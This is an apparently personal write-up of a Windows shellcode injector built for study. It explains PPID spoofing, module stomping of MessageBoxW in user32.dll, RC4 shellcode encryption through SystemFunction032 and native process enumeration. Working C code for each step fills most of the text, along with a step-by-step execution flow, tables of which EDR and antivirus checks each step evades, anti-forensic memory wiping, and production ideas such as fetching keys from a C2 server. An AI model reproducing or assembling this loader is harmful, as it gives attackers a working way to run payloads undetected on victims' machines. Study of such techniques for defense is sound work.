Introduction
This project was born from my desire to deepen my understanding of Windows internals and offensive security techniques. While studying malware development and evasion methodologies, I decided to implement a practical framework combining multiple techniques I was learning about.
An educational tool demonstrating:
- PPID Spoofing for process tree manipulation
- Module Stomping for stealthy code injection
- RC4 Encryption for payload obfuscation
- NtQuerySystemInformation for low-level process enumeration
This documentation serves as a reminder to my future self about what the hell I was doing that afternoon. Go and take some fresh air man.

Note on Payload Generation: For testing purposes, I used msfvenom and msfconsole to generate and handle the shellcode. This was purely a time-saving decision due to limited availability caused by ongoing studies and the need to move forward with the project.
Core Techniques
1. PPID Spoofing (Parent Process ID Spoofing)
What is PPID Spoofing?

PPID Spoofing is a technique that manipulates the parent-child relationship of processes in Windows. When a process is created, Windows records which process spawned it (the parent). Security tools monitor this process tree to detect suspicious behavior.
Normal behavior:
explorer.exe (PID: 1234)
  └─ cmd.exe (PID: 5678)        <- Suspicious! Explorer doesn't normally spawn cmd.exe
      └─ malware.exe (PID: 9999)
With PPID Spoofing:
explorer.exe (PID: 1234)        <- Legitimate parent
  └─ notepad.exe (PID: 5678)    <- Looks legitimate! Explorer often spawns notepad
      [Actually contains malicious code or a calc, in the testing phase]
         [PS. just for fun, 15 min debugging, the initial shellcode was x32 in a x64
          renamed file so of course it didn't work and I had to create a new one]
How It Works

I use the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute to specify a fake parent:
// 1. Find a legitimate parent process (e.g., explorer.exe)
HANDLE hParentProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, explorerPID);

// 2. Initialize attribute list (we will call it again, need to retrieve the size)
InitializeProcThreadAttributeList(pThreadAttList, 1, 0, &sTALsize);

// 3. Set the fake parent
UpdateProcThreadAttribute(
    pThreadAttList,
    0,
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,  // This is the key!
    &hParentProcess,                        // Fake parent handle
    sizeof(HANDLE),
    NULL,
    NULL
);

// 4. Create process with spoofed PPID, EXTENDED_STARTUPINFO_PRESENT required.
CreateProcessA(..., EXTENDED_STARTUPINFO_PRESENT, ..., &siEX.StartupInfo, &pi);
Why This Evades Detection
- Process Tree Analysis: EDR/AV tools flag unusual parent-child relationships (e.g.,
svchost.exespawningpowershell.exe) - Behavioral Analysis: Security tools use process ancestry to determine legitimacy
- Heuristic Detection: Unexpected process chains trigger alerts
By spoofing the PPID, my malicious notepad.exe appears to be launched by explorer.exe (a common, benign action), bypassing these detection mechanisms.
2. Module Stomping
What is Module Stomping?
Module Stomping is a code injection technique that overwrites existing functions in already-loaded DLLs instead of allocating new memory. This evades detection methods that scan for:
- Suspicious memory allocations (
VirtualAllocExwithRWXpermissions) - Memory regions not backed by legitimate files on disk
- Unbacked executable memory
Why user32.dll and MessageBoxW?
I chose user32.dll because:
- Always loaded: GUI applications (like
notepad.exe) automatically loaduser32.dll - Large attack surface: Contains hundreds of functions
- Stable base address: Due to ASLR behavior (explained below)
- Legitimate module: Not suspicious to have loaded
I chose MessageBoxW because:
- Non-critical function: Overwriting it won’t crash the application (notepad doesn’t call MessageBoxW during normal initialization)
- Sufficient size: ~300+ bytes of code space, enough for most shellcode payloads
- Predictable location: Easy to locate via
GetProcAddress
Understanding ASLR in This Context
Address Space Layout Randomization (ASLR) is a security feature that randomizes memory addresses. However, it has a specific behavior that makes module stomping viable:
How ASLR Works for System DLLs:
- Windows system DLLs (user32.dll, kernel32.dll, ntdll.dll) are randomized once per boot
- All processes in the same boot session share the same base address for system DLLs
- This is done for performance (shared memory pages across processes)
Example:
Boot Session A:
  - Process 1: user32.dll loaded at 0x7FFE12340000
  - Process 2: user32.dll loaded at 0x7FFE12340000  <- Same address!
  - Process 3: user32.dll loaded at 0x7FFE12340000  <- Same address!

After Reboot (Boot Session B):
  - Process 1: user32.dll loaded at 0x7FFE98760000  <- Different from Session A
  - Process 2: user32.dll loaded at 0x7FFE98760000  <- But same within Session B
Why This Doesn’t Cause Problems:
Shared Base Address: Since both my injector process and the target notepad.exe share the same boot session,
user32.dllis at the same base address in both processesFunction Offset Calculation:
// In my process:
HMODULE hUser32 = LoadLibraryW(L"user32.dll");  // Base: 0x7FFE12340000
PVOID pMessageBoxW = GetProcAddress(hUser32, "MessageBoxW");  // Returns: 0x7FFE12349D0

// In target process (notepad.exe):
// user32.dll base: 0x7FFE12340000  <- Same
// MessageBoxW offset from base: +0x9D0
// Therefore MessageBoxW address: 0x7FFE12349D0  <- Same
- Direct Address Usage: I can use the address obtained from my process directly in the target process without any calculation
When ASLR Would Be a Problem:
- Different architectures (x86 vs x64)
- Processes with special ASLR flags (force randomization)
- After system reboot (addresses change)
- Non-system DLLs (each instance may have different base)
My Implementation:
// Get MessageBoxW address in my process
HMODULE hMod = LoadLibraryW(L"user32.dll");
PVOID DllAddr = GetProcAddress(hMod, "MessageBoxW");

// Use same address in target process - works because of shared ASLR base
StompFunct(DllAddr, childProc, shellcode, sizeof(shellcode));
This approach is reliable within a single boot session for system DLLs.
Critical functions to AVOID:
CreateWindowExW,ShowWindow,GetMessageW(used during window creation)LoadLibraryA/W(breaks DLL loading)VirtualProtect,VirtualAlloc(breaks memory management)
How Module Stomping Works
// 1. Get the address of MessageBoxW (same in both processes due to ASLR)
HMODULE hUser32 = LoadLibraryW(L"user32.dll");
PVOID pMessageBoxW = GetProcAddress(hUser32, "MessageBoxW");

// 2. Change memory protection to RW
VirtualProtectEx(hTargetProcess, pMessageBoxW, shellcodeSize, PAGE_READWRITE, &oldProtect);

// 3. Overwrite the function with shellcode
WriteProcessMemory(hTargetProcess, pMessageBoxW, shellcode, shellcodeSize, &bytesWritten);

// 4. Change protection to RX (executable)
VirtualProtectEx(hTargetProcess, pMessageBoxW, shellcodeSize, PAGE_EXECUTE_READ, &oldProtect);

// 5. Execute by creating a thread at the stomped address
CreateRemoteThread(hTargetProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pMessageBoxW, NULL, 0, NULL);
Why This Evades Detection
Traditional Injection (Detected):
VirtualAllocEx(...)  <- New RWX memory allocation (SUSPICIOUS!)
WriteProcessMemory(...)
CreateRemoteThread(points to new allocation)  <- Thread starts in unbacked memory (ALERT!)
Module Stomping (Evades):
[Memory already exists - user32.dll is loaded]
WriteProcessMemory(overwrites existing function)  <- Writing to legitimate module (looks normal)
CreateRemoteThread(points to user32.dll!MessageBoxW)  <- Thread starts in legitimate module (BYPASSED!)
EDR/AV tools see:
- No new memory allocations
- Thread starts in a legitimate, signed Microsoft DLL
- Memory region backed by
C:\Windows\System32\user32.dll - Cannot easily detect that the function code has been modified
3. RC4 Encryption via SystemFunction032
What is RC4 Encryption?
RC4 is a stream cipher I use to encrypt the shellcode at compile-time and decrypt it at runtime. This prevents static analysis tools from detecting malicious payloads in the binary.
Why SystemFunction032?
Instead of implementing RC4 myself, I use an undocumented Windows API called SystemFunction032 from Advapi32.dll:
typedef struct USTRING {
    DWORD Length;
    DWORD MaximumLength;
    PVOID Buffer;
} USTRING;

typedef NTSTATUS(NTAPI* fnSystemFunction032)(
    struct USTRING* Img,
    struct USTRING* Key
);
Advantages:
- Built into Windows: No need to include external crypto libraries
- Small footprint: Just one function call
- Less suspicious: Uses legitimate Windows APIs
- Bidirectional: Same function encrypts and decrypts (RC4 is symmetric)
Implementation
BOOL Rc4EncryptionViSystemFunc032(
    IN PBYTE pRc4Key,
    IN PBYTE pPayloadData,
    IN DWORD dwRc4KeySize,
    IN DWORD sPayloadSize
) {
    NTSTATUS STATUS = NULL;

    // Setup structures
    USTRING Key = {
        .Length = dwRc4KeySize,
        .MaximumLength = dwRc4KeySize,
        .Buffer = pRc4Key
    };

    USTRING Img = {
        .Length = sPayloadSize,
        .MaximumLength = sPayloadSize,
        .Buffer = pPayloadData
    };

    // Get function pointer
    fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)
        GetProcAddress(LoadLibraryA("Advapi32"), "SystemFunction032");

    // Decrypt in-place
    if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
        printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }

    return TRUE;
}
Encryption Workflow
At Compile-Time (done externally, e.g., with Python script):
# Encrypt shellcode with RC4
key = b"\x47\x...."
encrypted = rc4_encrypt(shellcode, key)

# Store in C array
unsigned char Rc4CipherText[] = { 0x8E, 0x37, 0xC0, ... };
unsigned char Rc4Key[] = { 0x47, 0x9B, 0x58, ... };
At Runtime (in my injector):
// Decrypt shellcode in memory
Rc4EncryptionViSystemFunc032(Rc4Key, Rc4CipherText, sizeof(Rc4Key), sizeof(Rc4CipherText));

// Now Rc4CipherText contains decrypted shellcode
StompFunct(DllAddr, childProc, Rc4CipherText, sizeof(Rc4CipherText));

// Wipe decrypted shellcode from injector memory
memset(Rc4CipherText, '\0', sizeof(Rc4CipherText));
After injection, memset zeroes out the decrypted shellcode from the injector’s own memory. This is a basic but important anti-forensics step — once the payload has been written into the target process, there is no reason to keep a cleartext copy in the injector. Without this cleanup, a memory dump of the injector would reveal the full decrypted shellcode, defeating the purpose of the RC4 encryption entirely.
Key Management
Current Implementation (Testing):
- Key is hardcoded in the binary:
unsigned char Rc4Key[] = { ... } - Simple and effective for proof-of-concept
Production Alternatives:
- External key retrieval: Download key from C2 server at runtime
- Environment-based: Derive key from system information (hostname, MAC address)
- User-provided: Accept key as command-line argument or configuration file
- Multi-stage: Use staged encryption where first-stage decrypts second-stage key
Example - External Key Retrieval:
// Pseudo-code for production version
unsigned char Rc4Key[16];
DownloadKeyFromC2(Rc4Key);  // Fetch from remote server
Rc4EncryptionViSystemFunc032(Rc4Key, Rc4CipherText, sizeof(Rc4Key), sizeof(Rc4CipherText));
SecureZeroMemory(Rc4Key, sizeof(Rc4Key));  // Wipe key immediately
Why This Evades Static Analysis
Without Encryption:
antivirus.exe scans binary.exe
  -> Finds shellcode pattern: 0xFC 0x48 0x83 0xE4 0xF0 0xE8...
  -> DETECTED! Signature match!
With RC4 Encryption:
antivirus.exe scans binary.exe
  -> Finds: 0x8E 0x37 0xC0 0xA6 0x3D 0x89...
  -> No signature match
  -> BYPASSED!

binary.exe runs:
  -> Decrypts at runtime: 0xFC 0x48 0x83 0xE4 0xF0 0xE8...
  -> Executes malicious payload
Process Enumeration with NtQuerySystemInformation
Why I Use NtQuerySystemInformation
Instead of using high-level APIs like CreateToolhelp32Snapshot, I use the native NT API directly:
typedef NTSTATUS(NTAPI* fNtQuerySystemInformation)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);
Advantages:
- Lower-level: Bypasses some userland hooks
- More control: Direct access to kernel structures
- Educational: Demonstrates understanding of Windows internals
- Evasion: Some EDR solutions hook high-level APIs but miss NT APIs
How It Works
// 1. Query required buffer size, retrieving the size as before
ULONG bufferSize = 0;
NtQuerySystemInformation(SystemProcessInformation, NULL, 0, &bufferSize);

// 2. Allocate buffer
PSYSTEM_PROCESS_INFORMATION pProcessInfo = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, bufferSize);

// 3. Get process information
NtQuerySystemInformation(SystemProcessInformation, pProcessInfo, bufferSize, &bufferSize);

// 4. Iterate through linked list
while (TRUE) {
    if (_wcsicmp(targetProcessName, pProcessInfo->ImageName.Buffer) == 0) {
        // Found target process!
        HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pProcessInfo->UniqueProcessId);
        break;
    }

    if (pProcessInfo->NextEntryOffset == 0) break;

    pProcessInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)pProcessInfo + pProcessInfo->NextEntryOffset);
}
Complete Execution Flow
Step-by-Step Process
┌─────────────────────────────────────────────────────────────┐
│ 1. PROCESS ENUMERATION                                      │
│    - Use NtQuerySystemInformation to find explorer.exe      │
│    - Open handle to parent process                          │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
┌─────────────────────────────────────────────────────────────┐
│ 2. PPID SPOOFING                                            │
│    - Create attribute list with PARENT_PROCESS attribute    │
│    - Spawn notepad.exe with explorer.exe as fake parent     │
│    - Process appears legitimate in process tree             │
│    - Window hidden via SW_HIDE flag                         │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
┌─────────────────────────────────────────────────────────────┐
│ 3. DLL LOADING WAIT                                         │
│    - Sleep(3000) to allow user32.dll to load               │
│    - Verify process is still alive                          │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
┌─────────────────────────────────────────────────────────────┐
│ 4. RC4 DECRYPTION                                           │
│    - Call SystemFunction032 from Advapi32.dll               │
│    - Decrypt Rc4CipherText in-place with Rc4Key             │
│    - Shellcode now ready for injection                      │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
┌─────────────────────────────────────────────────────────────┐
│ 5. MODULE STOMPING                                          │
│    - Get address of MessageBoxW via GetProcAddress          │
│    - VirtualProtectEx → RW (make writable)                  │
│    - WriteProcessMemory (overwrite with shellcode)          │
│    - VirtualProtectEx → RX (make executable)                │
│    - memset shellcode buffer (wipe from injector memory)    │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
┌─────────────────────────────────────────────────────────────┐
│ 6. SHELLCODE EXECUTION                                      │
│    - CreateRemoteThread at stomped address                  │
│    - Thread executes shellcode (payload runs)               │
│    - Cleanup handles and exit                               │
└─────────────────────────────────────────────────────────────┘
Techniques Summary
| Technique | What It Evades | How |
|---|---|---|
| PPID Spoofing | Process tree analysis | Fake parent makes process chain look legitimate |
| Module Stomping | Memory allocation scans | No new allocations, uses existing legitimate module |
| RC4 Encryption | Static signature detection | Shellcode encrypted in binary, decrypted at runtime |
| NtQuerySystemInformation | API hooking | Uses native NT API instead of high-level Win32 APIs |
| Non-critical function | Application crashes | Stomping MessageBoxW doesn’t break notepad.exe |
| Legitimate module base | Memory scanning | Shellcode appears to be in signed Microsoft DLL |
| SW_HIDE flag | Visual detection | No visible window appears |
| Memory cleanup (memset) | Memory forensics | Shellcode wiped from injector process after injection |
This project was developed for educational purposes and authorized security research only. The techniques demonstrated here are used by real-world threat actors and should only be studied in isolated lab environments with explicit authorization. Unauthorized use against systems you do not own is illegal.